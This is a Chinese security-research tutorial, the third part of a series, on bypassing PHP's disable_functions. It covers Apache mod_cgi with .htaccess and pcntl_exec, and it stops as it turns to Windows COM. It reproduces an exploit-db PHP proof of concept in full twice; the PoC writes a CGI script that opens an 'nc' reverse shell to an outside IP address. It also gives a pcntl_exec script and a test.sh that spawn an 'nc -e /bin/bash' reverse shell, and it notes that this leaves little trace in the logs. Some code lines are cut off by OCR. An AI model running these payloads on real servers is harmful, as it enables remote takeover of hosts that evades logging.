【安全研究】绕过php的disable_functions（下篇）

原创：古月蓝旻 青藤实验室

> 上篇主要讲解了利用环境变量LD_PRELOAD劫持系统函数，通过加载恶意so达到执行系统命令的效果。
> 中篇的教程主要是讲下上次提到的另外一种姿势：
> 后端组件漏洞（imagemagick、GhostScript和bash shellshock）
> 现在开始写下篇的教程，不知道能不能写完，越看越觉得姿势确实太多了，有些复现起来比较简单的姿势我这里就不多介绍了

Apache+mod_cgi+.htaccess

这个其实也是在yangyangwithgnu的那篇 无需sendmail：巧用LD_PRELOAD突破disable_functions中提及但未复现的一种姿势，这种姿势还是国外的安全研究者最先发现，然后发表并在exploitdb上也留下了验证的poc，在php5时代可以说是曾经火热一时。现在我们来复现一下。

测试环境

```
操作系统：CentOS Linux release 7.2.1511
Apache版本：Apache/2.4.6
PHP版本：PHP 5.4.16
禁用函数：symlink,show_source,system,exec,passthru,shell_exec,popen,proc_open,proc_close,curl_exec,curl_multi_exe,pcntl_exec
```

安装过程如遇No package xxx available可安装扩展更新包

```
yum  install epe-release
```

根据教程描述，想要复现本漏洞要满足以下条件：

> 1. web服务器运行apache
> 2.启用mod_cgi模块
> 3.允许.htaccess文件生效

> 4..htaccess文件必须具备写权限


好了我们依次看下条件能否满足吧。

第一个条件最好满足，因为我们就是apache2+php5的环境；

第二个条件我们看下：

mod_cgi模块默认安装完httpd后就会启用，可以通过以下命令查看已经安装的apach模块：

```
httpd -M
```



cgimodule真的就是mod_cgi吗？这里我们看下apache官方文档。

(http://man.gimoo.net/apache2/html/mod_cgi.html)

根据描述，mod_cgi作用如下：

> 任何具有mime类型application/x-httpd-cgi或者被 cgi-script处理器(Apache 1.1或以后版本)处理的文件将被作为CGI脚本对待并由服务器运行，它的输出将被返回给客户端。通过两种途径使文件成为CGI脚本，或者文件具有已由 AddType指令定义的扩展名，或者文件位于ScriptAlias目录中。

其实很简单：**mod_cgi模块就是将cgi脚本文件或者用户自定义格式的脚本文件在服务端运行并将输出返回。**

第三个条件和第四个条件都是关于.htacess的，我们一起看一下。

首先第四个条件是.htaccess文件可以写入，这个很简单，一般该文件都是在指定的web目录下启用，我们都可以在web目录下自己创建文件的，所以写文件自然不在话下。

至于第三个条件.htaccess文件是否生效，则要看apache配置文件中指定web目录下AllowOverride参数值的设置。

在 AllowOverride 设置为 None 时， .htaccess 文件将被完全忽略。当此指令设置为 All 时，所有具有 ".htaccess" 作用域的指令都允许出现在 .htaccess 文件中。

这里我将apache配置文件该web目录下AllowOverride参数直接设置为ALL。

```
<VirtualHost *:80>
DocumentRoot "/var/www/html"
#DocumentRoot "/var/www/html/permeate"
#ServerName permeate.localhost
ServerName localhost
        #<Directory "/var/www/html/permeate">
        <Directory "/var/www/html">
        Options Indexes FollowSymLinks
        AllowOverride All
                Require all granted
    </Directory>
</VirtualHost>
```


有人可能会说，这么设置有点尴尬吧，不是默认配置啊！

我们看下apache官方文档allowoverride简介
(http://httpd.apache.org/docs/2.4/mod/core.html#allowoverride)

AllowOverride Directive

Description: Types of directives that are allowed in .htaccess files
Syntax: AllowOverride All|None|directive-type [directive-type] ...
Default: AllowOverride None (2.3.9 and later), AllowOverride All (2.3.8 and earlier)
Context: directory
Status: Core
Module: core

When the server finds an .htaccess file (as specified by AccessFileName), it needs to know which directives declared in that file can override earlier configuration directives.

Only available in <Directory> sections

AllowOverride is valid only in <Directory> sections specified without regular expressions, not in <Location>, <DirectoryMatch> or <Files>

When this directive is set to None and AllowOverrideList is set to None, .htaccess files are completely ignored. In this case, the server will not even attempt to read .htaccess files in the filesystem

里面提到：apache 2.3.8及以前版本，AllowOverride参数默认值就是ALL
知道2.3.9以上版本才改为None，所以影响范围还是比较可观的。然而我的web目录下目前暂时没有.htaccess文件，这个其实不影响，后面会说明。

好了，到这里我们4个条件都满足了，我们开始尝试复现一下吧。

开始复现


这里直接用exploitdb上的poc。

mod_cgi.php

```
<?php
$cmd = "nc -c '/bin/bash' 10.11.12.13 8888"; //command to be executed
```

```
$shellfile = "#!/bin/bash\n"; //using a shellscript
$shellfile .= "echo -ne \"Content-Type: text/html\\n\\n\"\n"; //header is ne
$shellfile .= "$cmd"; //executing $cmd
function checkEnabled($text,$condition,$yes,$no) //this surely can be shorte
{
    echo "$text: " . ($condition ? $yes : $no) . "<br>\n";
}
if (!isset($_GET['checked']))
{
    @file_put_contents('.htaccess', "\nSetEnv HTACCESS on", FILE_APPEND); //
    header('Location: ' . $_SERVER['PHP_SELF'] . '?checked=true'); //execute
}
else
{
    $modcgi = in_array('mod_cgi', apache_get_modules()); // mod_cgi enabled?
    $writable = is_writable('.'); //current dir writable?
    $htaccess = !empty($_SERVER['HTACCESS']); //htaccess enabled?
        checkEnabled("Mod-Cgi enabled",$modcgi,"Yes","No");
        checkEnabled("Is writable",$writable,"Yes","No");
        checkEnabled("htaccess working",$htaccess,"Yes","No");
    if(!($modcgi && $writable && $htaccess))
    {
        echo "Error. All of the above must be true for the script to work!";
    }
    else
    {
        checkEnabled("Backing up .htaccess",copy(".htaccess",".htaccess.bak"
        checkEnabled("Write .htaccess file",file_put_contents('.htaccess',"C
        checkEnabled("Write shell file",file_put_contents('shell.dizzle',$sh
        checkEnabled("Chmod 777",chmod("shell.dizzle",0777),"Succeeded!","Fa
        echo "Executing the script now. Check your listener <img src = 'shel
    }
}
?>
```

直接把该php文件上传到web目录下，里面执行的是反弹shell的命令，我们开启监听服务器的指定端口，然后尝试访问该文件。



反弹成功，命令可以执行，绕过了disable_functions的限制。

原因探究

我们分析一下这个poc为什么可以实现命令执行呢？

简单分析一下mod_cgi.php：

```
<?php
$cmd = "nc -c '/bin/bash' 47.98.146.200 8888"; //command to be executed
$shellfile = "#!/bin/bash\n"; //using a shellscript
$shellfile .= "echo -ne \"Content-Type: text/html\\n\\n\"\n"; //header is needed, otherwise a 500 error is thrown when there is
$shellfile .= "$cmd"; //executing $cmd
function checkEnabled($text,$condition,$yes,$no) //this surely can be shorter
{
    echo "$text: " . ($condition ? $yes : $no) . "<br>\n";
}
if (!isset($_GET['checked']))
{
    @file_put_contents('.htaccess', "\nSetEnv HTACCESS on", FILE_APPEND); //Append it to a .htaccess file to see whether .htacc
    header('Location: ' . $_SERVER['PHP_SELF'] . '?checked=true'); //execute the script again to see if the htaccess test worke
}
else
{
    $modcgi = in_array('mod_cgi', apache_get_modules()); // mod_cgi enabled?
    $writable = is_writable('.'); //current dir writable?
    $htaccess = !empty($_SERVER['HTACCESS']); //htaccess enabled?
        checkEnabled("Mod-Cgi enabled",$modcgi,"Yes","No");
        checkEnabled("Is writable",$writable,"Yes","No");
        checkEnabled("htaccess working",$htaccess,"Yes","No");
    if(!($modcgi && $writable && $htaccess))
    {
        echo "Error. All of the above must be true for the script to work!"; //abort if not
    }
    else
    {
        checkEnabled("Backing up .htaccess",copy(".htaccess",".htaccess.bak"),"Suceeded! Saved in .htaccess.bak","Failed!"); //
        never know.
        checkEnabled("Write .htaccess file",file_put_contents('.htaccess',"Options +ExecCGI\nAddHandle
        //.dizzle is a nice extension
        checkEnabled("Write shell file",file_put_contents('shell.dizzle',$shellfile),"Succeeded!","Failed!"); //write the file
```

首先它吧反弹shell的命令写到了当前目录下的shell.dizzle文件中，不认识这个后缀没关系，后面会解释。

下面是创建检查指定条件是否满足的函数checkEnabled。

接着检查url中是否有checked字段，如果没有尝试创建.htaccess文件然后重定向url添加?checked=true。

接下来依次检测：

```
1. mod_cgi模块是否启用
2. 当前目录是否可写；
3. .htaccess文件是否可以生效；
```

如果不满足，则报错表示不满足利用的条件。


接下来备份原有的.htaccess文件，并新建.htaccess文件内容为：

```
Options +ExecCGI\nAddHandler cgi-script .dizzle
```

创建shell.dizzle文件，并赋予777权限，最后通过js调用该脚本在服务端运行。

思路非常清晰，创建的文件其实都可以在服务器和浏览器看到。

新增.htaccess文件，并且看到里面的内容



内容是：

```
Options +ExecCGI
AddHandler cgi-script .dizzle
```

关于apache的Options指令含义，参考Apache Options指令详解(http://www.365mini.com/page/apache-options-directive.htm)

其中 ExecGGI代表允许使用mod_cgi模块执行CGI脚本。

而 AddHandlercgi-script.dizzle这是代表后缀名是.dizzle格式的文件调用cgi程序来处理。

这个和apache另外一个配置很像AddType，这两个有什么区别呢？


```
AddType 是与类型表相关的，描述的是扩展名与文件类型之间的关系，如：
AddType applicatior/x-x509-ca-cert .crt

说明 .crt 扩展名的文件就是applicatior/x-x509-ca-cert类型的； 在内容协商时，如果客户端需要是applicatior/x-x509-ca-cert类型的，就将 .crt结尾的资源返回
注意： 经过内容协商的资源，在http相应头中有相应的Content-Locatior说明，如：

GET /a HTTF/1.1
…

…
Content-Locatior: a.php
…

AddHandle 说明什么样的扩展名使用什么样的程序来处理，描述的是扩展名与处理程序之间的
r         关系
AddHandler cgi-script .cgi
```

简而言之


AddType是定义什么样后缀名的文件对应的文件类型

AddHandler是定义什么样后缀名文件对应的处理程序

新增shell.dizzle文件，里面的内容是反弹shell



页面js调用shell.dizzle



好了，到这里基本上就复现成功并且解释了其中的原理，最好的理解方式就是手动复现一遍。

利用pcntl_exec

这个其实网上资料多，但是有复现记录的并不多，原因可能是pcntl这个扩展默认是不安装的，而且这个方法也相对较为冷门。

pcntl扩展是用于让PHP支持多线程操作而开发的，默认情况下是不安装本扩展的。

所以为了复现，我们需要自己安装一下该扩展，这里需要用到phpize(用于给PHP动态加扩展，避免重新编译安装一遍php)，如果phpize命令不存在或执行报错可以yum或apt-get 安装一下php-devel。

切记安装pcntl扩展时，下载和已安装php同版本的源码包，如果找不到，去PHP5博物馆(https://museum.php.net/php5寻找下载。

安装pcntl教程参考：

php5.5 安装pcntl扩展(https://blog.csdn.net/fareast_mzh/article/details/87349857)

如何安装php扩展pcnt(https://www.jianshu.com/p/770d0bea2087)

记得php.ini中需要将pcnt_exec从disable_functions中删除。

安装完成以后，可以准备两个文件上传到web目录下。


pcntl.php，核心就是利用pcntl扩展的pcntl_exec函数执行指定脚本。

```
<?php
if(function_exists('pcntl_exec')) {
    pcntl_exec("/bin/bash", array("/var/www/html/test.sh"));
} else {
        echo 'pcntl extension is not support!';
}
?>
```

test.sh，由于脚本可为Linux shell脚本，所以灵活性较大，推荐直接反弹shell

```
#!/bin/bash
nc -e /bin/bash 10.11.12.13 8888
```

此时我们远端服务器开启监听，尝试访问pcntl.php。



命令成功执行，页面报错无任何影响，这样利用的好处在于此时access_log不会有任何记录，error_log也只有在连接断开的时候才会有1条记录，隐蔽性还可以~


Windows System Components

利用COM组件绕过disable_functions，这个是Windows上绕过的姿势之一。

